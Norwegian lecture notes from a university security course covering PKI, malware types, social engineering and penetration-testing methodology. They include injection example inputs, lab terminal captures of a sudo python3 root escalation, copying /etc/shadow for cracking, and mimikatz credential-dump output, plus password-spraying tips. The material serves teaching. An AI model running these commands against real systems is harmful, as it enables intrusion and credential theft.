
### Strikt hierarki

- Fordeler:
  - Fungerer godt i høyt strukturerte organisasjoner
  - Enkel tillitskultur
  - Fungerer godt i lukket/isolert datanett
- Ulemper:
  - Alle subjekt-entiteter må ha tillit til samme rot-CA
  - Komprimittering av rot-CA fører til totalt sammenbrudd av sikkerhet
  - Skalerer ikke til åpne datanett


### Bruk-sentrisk PKI

- Hver entitet signerer offentlige nøkler til andre når de er bekreftet å være autentiske.
- Hver bruker har si egen "offentlige nøkkelring"
- Offentlige nøkler signert av andre pålitelige personer kan også betraktes som autentiske
- Denne modellen brukes i PGP

### Internett-PKI og falske sertifikater



- Sertifikater valideres automatisk ved at nettleseren sjekker den digitale signaturen, og det er samsvar mellom sertifikats domenenavn nettsidens domenenavn
- Kriminelle kan kjøpe legitime sertifikater som automatisk valideres av nettlesere
- Legitime sertifikater kan brukes sammen med phishing-angrep, f.eks. for å lage en falsk nettside for en bank
- Falske nettsider kan ha legitime sertifikater !!!
- Validering av serversertifikat er bare syntaktisk autentisering, ikke semantisk verifisering av nettsidens ektehet
- Brukere som ikke kjenner serverens domenenavn, kan på forhånd ikke vite om det er falskt eller ikke



## PKI sammendrag

- Kryptering med offentlige nøkler trenger en PKI for å være praktisk
- PKI-er er komplekse og dyre i drift
- Internett-PKI er den mest brukte PKI takket være distribusjonen av rotsertifikater med nettsesere
- Sikkerheten til PKI avhenger av integriteten til CA-ene
- (PKI-tjenester kalles «tillitstjenester» (Trust Services) i EUs digitale agenda)
- (PKI og tillitstjenester danner grunnlag for e-ID og e-forvaltning i EU)

### **Angrepsteknikker**

- **Skadevare** er et samlebegrep på programkode som uten brukerens tillatelse utfører handlinger med brukerens systemer eller informasjon.
- **Angrepsteknikk** er en måte å overføre skadevare, eller annen form for hacking

### **Drive-by-angrep**

- Uten brukerinteraksjon
- Infisert nettside eller falsk nettside
  - Direkte nedlasting av skadelige JS
  - Videresending til falsk nettside
  - XSS -> Upload script -> Script kjøres hos host (i nettleser) -> nettleser stjeler og sender sensitiv data.

### **Phising**

- **Sosial manipulering** for å lure brukeren.
  - Skaffe sensitiv informasjon som innlogging.
  - Mennesker som svakeste ledd
  - **Sikkerhetskultur** som beste forsvar
- Kategorier:
  - Masse-phishing (Nå flest mulig)
  - Sphere-phishing (Spesifikke mål)
  - Whale-phishing
  - Klone-phishing (Kopi av legitim melding(epost) hvor lenker/vedlegg er erstattet)

### **Deepfake**

- Aigenerert video/lyd basert på nevralnettverk for å utgi seg for noen andre.
- Forfalske biometri, instruerer som overordnet, skape falsk tillit som ansatt.

### **Andre former for sosial manipulering**

- Spør pent (folk er generelt hjelphilsomme)
- Lur folk til å gi deg tilgang. -> Utpressing/informasjon
- Falske adgangskort
- Bruk av stjålne/falske kontoer på sosiale nettverk

### **Innsideangrep fra ute tjener**

- Angrep som begås av en ansatt eller annen autorisert person
  - Som har kjennskap og tilganger
  - Ver hvordan det kan skjules

### **Falske nettsider**

- Brukere kan bli ledet til en falsk nettside
- Vansklig å skille fra ekte nettsider
- Måter å unngå:
  - Sjekke lenker og ikke klikke blindt
  - Sjekker URL og sertifikater

### **Direkte nettverksangrep**

- Automatisk spredning av skadevare (dataorm)
  - Infiserer en maskin, og bruker den som vert for å skanne og infisere andre
  - Kjedreaksjon (eksponentiell spredning)
  - Beslaglegger betydelig båndbredde, dataormer
  - Angrepsverkyøt som utnytter sårbarheter (direkte angrep mot tjenester)

### **Sql injection**

- Misbruker SQL til å få utvidet uautorisert tilgang
  - Underliggende databaseløsning typisk på en website.

- "A' or 1 == 1"
  - Tolkes som Passordet er A, ELLER 1 er matematisk lik 1
  - Resulterer i OK fordi passorder er feil, men ja  $1 = 1$ .
  - MANGE kombinasjoner. Ikke hardcode alle alternativer, men VALIDER brukerinput.

### Command injection

- Nøste kommandoer, manglende validering av brukerinput
- F.eks: Ping brukervalgt maskin -> "ui.no" gir "ping.ui.no"
  - Angrep med kommando: "ui.no && whoami"
  - Pinger UIO og kjører whoami.
- **Brukervalidering:** Aldri stol på brukere
  - Filtrer bort spesialtegn, fleste filter kan gjøres hos bruker
  - Mest ressurseffektivt, men kan unngås av bruker (fjerner dog utilsiktede feil)
- **Reell sikkerhet:**
  - Ha filtrering på server (hos deg)
  - Reell filtrering

### Man in the middle (MiTM)


- Angriper setter seg mellom maskiner (klient og server) (server og server)
- Forfalsker "spoofing" IP-adresser
  - Ettercap, bettercap
- Avlytter trafikk
  - Ukryptert trafikk kan leses rett ut (passord/sensitiv data)
- Genererer falsk trafikk
  - Hping3, scapy

### Downgradeangrep

- Tvinge gjennom ukryptert, eller svak kryptering
- Gjør krypterte data enkelt å dekryptere
- Fjernpålogging eller mobiltelefoni (2G vs 5G kryptering)
- Lurer maskiner til å benytte dårligere kryptering

### Leveransekjedeangrep

- Infiltrere gjennom partner eller leverandør
  - Maskin eller programvare
  - Påvirker sikkerheter til sine kunder
- Lange og komplekse leveransekjeder
  - Dramatisk forstørrelse av angrepsflate til de senere år.
  - Vansklig å få oversikt over trusler og sårbarheter
- Trusselaktører vil typisk angripe:
  - Programvare utviklet av leverandør
  - Konfigurasjoner (passord, nøkler, brannmur etc)
  - Data (konfidensiell informasjon, kryptonøkler, sertifikater etc)
  - Prosesser (oppdakeringprosesser, backup-prosesser, digital signaturer etc)
  - Maskinvare produsert av leverandør
  - Personer med privilegert tilgang til data og infrastruktur




### Skadelige eksterne enheter

- kan f.eks kobles til USB-kontakten
  - Inneholder skadevare som brukeren kanskje installerer eller autokjører
  - Konfigureres som en HID-enhet som maskinen er et tastatur
  - Drop-angrep er når angriperen legger igjen skadelige USB-minnepinner
    - f.eks på kafeer, og venter på at noen finner dem og pluggar dem inn
  - Stuxnet -> Dataorm/rootkit
    - Angrep Irans atomreaktorer i 2010. Krysset air-gap gjennom overføring over USB.

## Uvitende installering av skadevare

- Brukere lures til å installere skadelige programmer
- Tiltak:
  - Las ned fra anerkjente nettsteder
  - Sjekk digital signatur



## Skadevare Disclaimer: mye tekst for ikke så dypt stoff her.

### Datavirus

- Infiserer andre programmer ved at skadelig kode legges til å flettes inn i et annet program
- Utføres bare når det infiserte programmet kjøres
- Fletting gjøre det vanskelig å fjerne, og selv de beste antivirusprogrammene sliter med å gjøre dette riktig
- Uvanlig, utgjør mindre enn 10% av all skadevare

### Trojaner

- Program som fremstår som nyttig
- Propulert blandt hackere og tatt over etter datavirus
- Antivirus som trojanere

### Løsepengevirus

- Krypterer kritiske data
- Form for tjenestenektangrep som fører til brudd på tilgjengelighet
- Utpressing
  - Løsepenger for dekrypteringsnøkkelen
  - Trussel om å offentliggjøre - trussel mot personvern
- Beredskap er regelmessige sikkerhetskopier (backup)

### Dataorm


- Sprer seg automatisk
  - Utnyttet sårbarheter på Andr ei samme nett (og internett)
- Kan være ødeleggende fordi de sprer seg uten brukerdeltakelse
- Virus og trojanere krever i det minste at en bruker starter et program.

### Spyware

- Spyware og reklamevare spionerer på, eller viser reklame til bruker.
- Keylogger logger tastetrykk
  - Kan stjele passord og annen sensitiv informasjon
- Ofte installert gjennom sosial manupulering eller andre angrepsvektorer


### Exploit

- Lite program eller sekvens med kommander som utnytter sårbarheter
  - Programvare, maskinvare eller annet datautstyr for å trigge korrupt eller unormal oppførsel.
- Trigger ofte en buffer overflow
- Hensikt kan være å få kontroll over et system, laste ned bakdører, få uautorisert tilgang eller å utføre tjenesteangrep



### Bott-program

- En computer med bott-programvare kalles en bott
  - Sentralisert bott-gjetter, stort perifert nettverk med maskiner.
- Kan brukes til legitime formål (storskole beregninger i vitenskapelige eksperimenter, søkermotorer osv)
- Kan brukes til ulovlige formål (DDoS, utvinning av kryptovaluta)



### Bakdør

- Omgå normal autentisering og tilgangskontroll i et system
- Har legitime bruksområder som vedlikehold og service
- Kan være skjult del av et program, eget program, kode i fastvaren til maskinvaren, eller en del av operativsystem
- Trojaner/Exploit

### *Skadelig JavaScript*

- De fleste nettsider inneholder JavaScript som automatisk lastes ned, og kjører i nettleseren når en bruker besøker nettsiden.
- Vanligvis legitimt og brukes til avanserte funksjoner på en nettside men det kan også utføre skadelige funksjoner. F.eks å laste ned en exploit fra et nettsted
- Javascript kan også misbrukes til å få nettleseren til å utvinne kryptovaluta for angriperen eller til å stjele sensitiv informasjon.
- Skadelige Javascript kan bli injisert i nettsider gjennom XXS-angrep.
- Ettersom JavaScript utføres automatisk og helt uten interaksjon når brukeren besøker nettside, er JavaScript typisk brukt til drive-by-angrep.

### *Makro-virus*


- Automatiserte funksjoner i Office-dokumenter.
- Disse filene har ofte navn som er ment å lokke eller skremme folk til å åpne dem, og ser typisk ut som fakturaer, kvitteringer, juridiske dokumenter.
- Kjørte automatisk, men ikke nå lenger. Som fotest må angriperen lure brukere til å aktivere makroer for at de skal kjøre. Ofte via sosial manipulering.

### *Logisk bombe*

- Eldste typer skadevare
- Kode innbygd i et legitimt program, eller et program som går i bakgrunnen.
- Skadelige funksjonalitet aktiveres når bestemte betingelser er oppfylt.
  - Tilstedeværelse/fravær av en fil
  - Bestemt dato/klokkeslett
  - Bestemt bruker
- Forårsaker skade når den utløses:
  - Endre/slette filer/disker, stoppe maskinen osv.
  - Lages typisk av en innsidetrussel.

### **Privilegienivå i mikroprosessoren.**

- **Exploits** og annen skadevare gir tilgangen til vedkommende/tjenesten som kjører
  - Dvs at kjører man et program som bruker, får skadevaren brukertilgang osv...
- Dette er hvorfor man har sikkerhetsmekanismer som UAC (User account control)



### **Privilege escalation angrep**

- Høyere rettigheter (root- eller administrator)
- Eksempelvis buffer overflow



### **Rootkit**

- Rootkit er en type programvare som angriperen installerer for å skjule at vedkommende, eller skadevaren er i systemet
  - Navnet kommer av "root"
- Eksempelvis brukes til å endre prosesslisten til å skjule skadevaren
  - Skjule bakdører
  - Skjule brukere

### **Nulldagssårbarhet (Zero-days)**

- Sårbarhet det enda ikke finnes oppdateringer til
- Navnet stammer fra "leverandøren har ikke hatt noen dager til å fikse problemet"
- Avhengig av andre sikkerhetsmekanismer for å beskytte oss
  - Ref sikkerhetsløken. Hvor du kan skrelle av lag på lag med sikkerhet

### **Skadevare i et KIT-ståsted**

- Skadevare kan brukes til:
  - Gi uautorisert tilgang til informasjon
    - Dette er et angrep på KONFIDENSIALITET
  - Manipulere eller endre filer og tjenester
    - Dette er et angrep på INTEGRITET
  - Kryptere eller fjerne filer eller tjenester
    - Dette er et angrep på TILGJENEGLIGHET

## Pentesting og angrepssmetodikk

- Best kjent som hacking.
- En pentest skal etterligne uautoriserte hackere
  - Bruker i størst mulig grad samme verktøy og metoder
- Et forebyggende sikkerhetstiltak som skal:
  - **Utproeve** motstandskraften i informasjonssystemene
  - **Avdekke** svakheter som gjør informasjon og objekter sårbarer

## Hacke virksomhet for jobb:

- Du må nødvendigvis dokumentere det for virksomheten for å vise at du faktisk har klart det - noe som kalles SELVINKRIMINERING.
- Straffeloven paragraf 204 - Innbrudd i datasystem
  - Datainnbrudd er ulovlig, snakk med en jurist
- Nødvendig papirarbeid
  - Få skriftlig tillatelse på FORHÅND
    - Sørg for at den som gir tillatelse faktisk har tilstrekkelig myndighet
    - Skriftlig tillatelse "Get out of jail free card"
- Legalitetsprinsippet (forenklet)
  - Som privatperson er alt lov, såfremt det ikke er forbudt.

## Pentest fra ondsinnet hacker

- Hvite/Grå/Svarte hatter
- I en svartbokes-test gis pentesteren ingen informasjon om systemet før vedkommende begynner
- I en hvitboks-test gis pentesteren all relevant informasjon
- Gråboks-testing hvor pentesteren får noe informasjon.

Motivasjon skiller pentestere fra ondsinnede hackere

- En ondsinnet hacket ønsker uautorisert tilgang til systemer for å:
  - Lese informasjon
  - Manipulere eller så tvil om informasjon
  - Fjerne/kryptere informasjon
  - Utnytte systemtrussler
  - Tilstelige ofre
- En pentester ønsker
  - Fjerne, eller redusere sårbarheter
  - Sikre systemer
- En ondsinnet hacker ønsker:
  - Persistens (vedvarende tilgang)
  - Ikke å bli oppdaget
- En Pentester
  - Trenger ikke nødvendigvis å være stille
  - Leter videre etter flere feil

## Stadier

- Planlegge med virksomheten
- Rekognosering
- Innledende tilgang
- Utvide tilgang
- Sikre fotfeste
- Gevinst
- Skrive rapport

## Fordeler og ulemper med hvit- og svartboks-testing

Hvit	Svart
Kan være mer effektivt, spesielt på store nettsteder	Enklere å selge inn
Kan planlegges bedre, noe som reduserer risiko	Startet med helt «nye øyne»
Du vet hva som skal være der, så finner ofte mer (enkelt å se at «kart og terreng» ikke stemmer)	Kan aldri beskyldes for å ha for mye informasjon (enkelte virksomheter kontrer funnene dine med del)
MEN lett å se seg «blind» på informasjonen du får	Tar mer tid
Mange vil også si det er usannsynlig at en angriper sitter med så mye informasjon	Finner ofte færre ting

## Forskjeller i tidsbruk

- En ondsinnet hacker kan bruke lang tid
  - Måneder og år
  - Stillhet tar tid
- Pentestere bruker alt fra dager til et par uker
  - Kostnader

## Planleggingsfasen

- En Pентest bør ha et mål om å "ramme" den, eller de kjerneverdiene virksomheten setter høyest.
  - Økonomi, Sensitive data, Tilgjengelighet, mulighet til å manipulere data, hente ut data osv

## Rekognisering i åpne kilder OSINT

- Finn ut mest mulig om virksomheter
  - Virksomhetenes egne nettsider, Døffin, stillingsannonser, Linkedin, Facebook, Instagram, Nettaviser
  - Google maps, kart, området rundt
    - Speide? Overvåke?

## Finn ip-adresseområdet

Nslookup [ui.no](http://ui.no) gir 129.240.118.130

## Boot-angrep

- Gitt fysisk tilgang til en maskin
  - Boot den i et alternativt OS som du kontrollerer
  - Enkel måte å omgå passord og lignende og få admintilgang
  - Kan forhindres med UEFI og full diskryptering

## Initiell tilgang via phishing

- Spyd eller masse-phishing via epost
  - Kjøre scripts eller hente passord
  - Gir ofte tilgang
  - En effective phish er gjerne
    - Noe man vil vite, ha, ikke vil ha, stressende.

## Hvilke tilganger bør en gentester få?

- Hvis man ikke finner brukere raskt, bør de gis brukertilgang med vanlige rettigheter
- Den vanskeligste delen av en test er å få initial tilgang.

## Bli kjent med systemet

- Kartlegg nettet ved hjelp av nmap network mapper.
- Hvilke maskiner og enheter finnes på hvilke ipadresser
  - Hvilke tjenester kjøres på hvilke porter
    - Portnummer kan "lyve".
- Lytt etter trafikk for å få kjennskap
  - Tcpdump // Wireshark
  - Man in the middle angrep

## Direkte angrep


- Direkte angrep mot usikre IoT-enheter
  - SQL/Command injection

## Let etter muligheter i tilgjengelige tjenester

- nmap, ubuntu
- Kan logge inn på ftp
- Prøver en ordliste med vanlige passord med programmet Hydra (SSH)
  - Bruteforce tilgang.

## Passordspraying

- Prøver enkeltpassord mot alle, eller utvalgte bruker
  - Net user/domain for windows
  - Sjekk /etc/passwd (Linux)
    - Finner alle brukere på nettverket
  - SJEKK passordpolicy først.
    - Kan resultere i utlåsing av brukere
    - Gi feil passord først med egen bruker slik at egen bruker har en mer feil enn alle andre brukere. Bruk innlogging/utlåsing som check for antall iterasjoner.



```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-11 13:30 West-Europa ( Sommertid )
Nmap scan report for 192.168.211.129
Host is up (0.00073s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 47.07 seconds
PS C:\>
```

```

PS C:\> ssh silje@192.168.211.129
silje@192.168.211.129's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-47-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

Last login: sun sep 11 13:51:04 2022 from 192.168.211.1
[silje]:~$ stty sane
[sudo] password for silje:
Matching Defaults entries for silje on in2120:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty
User silje may run the following commands on in2120:
    (root) /usr/bin/python3
[silje]:~$ sudo /usr/bin/python3 -c "import os; os.system('/bin/bash')"
root@in2120:~/home/silje#

```

```

silje@in2120:~$ sudo -l
Matching Defaults entries for silje on in2120:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin,
    use_pty
User silje may run the following commands on in2120:
    (ALL : ALL) /usr/bin/cat, /usr/bin/python3
silje@in2120:~$ 

```

```

silje@in2120:~$ sudo /usr/bin/cat /etc/shadow >> /tmp/shadow.txt
silje@in2120:~$ sudo /usr/bin/cat /etc/passwd >> /tmp/passwd.txt
silje@in2120:~$ unshadow /tmp/passwd /tmp/shadow >> /tmp/knekkes.txt
silje@in2120:~$ 

```

```

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 515764 (00000000:0007deb4)
Session          : Interactive from 2
User Name        : Gentil Kimi
Domain          : vm-w7-ult-x
SID              : S-1-5-21-1982681256-1210654043-1600862990-1000
msv :
  [00000003] Primary
    * Username : Gentil Kimi
    * Domain   : vm-w7-ult-x
    * LM        : d0e9aaee149655a6075e4540af1f22d3b
    * NTLM      : cc36cf7a8514893efcccd332446158b1a
    * SHA1      : a299912f3dc7cf0023aeef8e4361abfc03e9a8c30
tspkg :
  * Username : Gentil Kimi
  * Domain   : vm-w7-ult-x
  * Password : mazal1234/
...

```

CVE

Search CVE List Downloads Data Feeds Update a CVE Record Request CVE IDN  
TOTAL CVE Records: 683,054

NOTICE: Transition to the all-new CVE website at [www.cve.org](https://www.cve.org) is underway and will last up to one year. (details)

NOTICE: Changes coming to [CVE Record Format 2.0](#) and [CVE List Content Details](#) in 2022.

[Home](#) [CVE](#) > [CVE-2017-0144](#)

**CVE-ID: CVE-2017-0144** Learn more of National Vulnerability Database (NVD)  
CVSS Score: 7.0 CVSS Version: 3.0 CVSS Rating: 7.0/10 CVSS Metrics: CVN:Impact CVN:Confidentiality CVN:Availability

**Description:**  
The vulnerability exists in Microsoft Windows Vista SP2, Windows Server 2008 SP1 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 (Gold and R2), Windows RT 8.1, and Windows 10 Gold, 1511, and 1607, and Windows Server 2016 allow remote attackers to execute arbitrary code via crafted packets, and "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0143, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

```

n!spw@in:~$ Would you like to use and setup a new database (recommended)? no
** Metasploit Framework Initial Setup Complete **

Metasploit tip: Use sessions -1 to interact with the last opened session
msf6 >

```

## Bruk det du har - Sudo

- Logg inn med ssh, sjekk rettigheter, få root.
- Bruke Cat til som root
- /usr/bin/cat .. <- verktøy for å lese filer
- Man kan lese alle filer
  - Let etter sensitive filer som passord, SSH-nøkler og konfigurasjonsfiler
- Privesc med cat
  - Hente ut passordhashene
    - Shadow krever root, psswd er lesbar for alle
    - Forbedre passordknekking

## Passordknekking

- John the ripper
  - Raskest på uttømmende søk
- Hashcat
  - Bedre på regelbasert knekking

## Passordumping

- Hente ut klartekst og passordhasher fra alle maskiner.
- Krever admin/debug rettigheter
- Verktøy:
  - Mimikatz (windows)
  - Kiwi
  - Begge kan kjøres via Metasploit

## Pass the hash angrep

- Passordhasher kan gjenbrukes
- Logg inn med selve hashen, ikke passord
  - Ikke gjenbruk selv gode passord
- Kan bl.a gjøres med
  - Impacket
  - PsExec

## Lateral movement (sideveis bevegelse)

- Utnyttelse av sårbarheter gir økt sannsynlighet for driftforstyrrelser
- I stedet beveger man seg rund ti netter fra maskin til maskin. Ikke så mye zero-day.
  - Gjenbruker brukernavn og passord eller tilganger i AD (active directory) eller gruppemedlemskap i linux

## Let etter sårbarheter

- Kartlegg sårbarheter
  - I dette kurset benytter vi OpenVAS (men Nessus er mest kjent)
  - Hente ut versjonsnummer
  - Let på nettet etter sårbarheter i den aktuelle versjonen

## Utnytt sårbarheter

- Metasploit, gratis rammeverk for utnyttelse.
- Finnes flere, men dette er mest kjent, og gratis.

## What if?

- En systemutvikler tenker hva kan jeg få til, hva vil kunden?
- En pentester, dette er det de VIL, men hva om...

## Fuzzing

- Nettside ber om fullt ellevesifferet personnummer
  - Hva med 0, tegns, million tegn osv...
- Fuzzing kan beskrives som jakt på feilmeldlinger
  - Fuzzing er enkleste, og eneste praktiske måten å finne buffer overflow-feil.

- For lokale programmer brukes en debugger
  - Ønsker å få en gitt tekst inn i returpekeren (EIP)
  - Stol kun på

### Passordknekking

Passordkompleksitet A-Z, 10 tall, 33 spesialtegn 95^antallTegn. Ballpark 68 år. Halvparten 34 år. Er dette trygt nok?

- Tilfeldig eller Systematisk passord?
  - Folk er enkle:
  - Stor forbokstav, 6 små bokstaver, 2 tall og et spesialtegn, typisk !.
  - Løses på typ 29 sekunder.

### Gevinst

- Vis hvilke kjerneverdier du har klart å ramme
  - Brudd på sikkerhetsmål
  - Vis at du får data ut.
  - Sideveiskanaler
  - DNS oppslag.

### **Brukerautentisering**

Brukerautentikatorer for brukerautentisering

Noe du vet: Passord

Noe du har: Brikker/Apper

Noe du er/gjør: Biometri



### **Passord er den vanligste autentikatoren (Noe du vet)**

- Lett å dele, glemme, gjette.
- Lagring av passord i systemer/nettverk
  - Linux/unix /etc/shadow -filen lagrer passord
    - Tekstformat
    - Må ha root-tilgang for å lese/endre
  - Windows: Passord lagres lokalt i SAM-databasen
    - Security Account Manager system32/config/sam
    - NTLM-format. Kun Admin har tilgang. Admin tilgang for å lese/skrive
  - Nettverksmiljøer
    - AD (Active Directory) I Windows
    - LDAP (Lightweight Directory Access Protocol) I Linux

### Databaser med passord i **klartekst**: Svak sikkerhet


- Enkelt, men passord på avveie er et problem. Krever noe regnekraft.

### Databaser med **hashedde** passord: **Moderat Sikkerhet**

- Moderat, da hasher på avveie krever kraftige crackeverktøy for å gjenfinne relativt svake passord i databasen. Krever en viss regnekraft.

### Databaser med **saltede hashedde** passord: **God sikkerhet**

- Kraftig, passord kombinieres med et tilfeldig tall (salt) før det hastes og lagres i databasen. Saltet lagres også. Standard praksis for passorddatabaser.



Salting tilføyer tilfeldig data til brukerens passord før det hashes.


- I Linux: tilfeldig heltall fra 0 til 4095
- Ulike salt for hver bruker
  - Forskjellig salt -> forskjellig hash for samme passord.
- Forhindrer identiske passord med samme hash-verdi i databasen.
- God forsvar mot hash/rainbow-tabeller

## Passordangrep:


- Brute force (alle mulige kombinasjoner)
- Intelligent søk for å finne riktig hash:
  - Brukernavn, navn på venner/slekting/dyr
  - Telefonnummer
  - Fødselsdatoer
  - Ordbokangrep (rockyou.txt)
  - Forhåndsberegning hash-tabeller og rainbow-tabeller.

## Passordbanker (Password managers)

- Innebygd i OS (Apple Keychain)
- Innebygd i nettleser (Firefox og Chrome)
- Tredjeparts passordbanker (Dedikert programvare med online lagring. Krever at bruker installerer en app eller en utvidelse.)
- Stoler du på aktøren som holder på passordet ditt?



## Enheter er noe du har



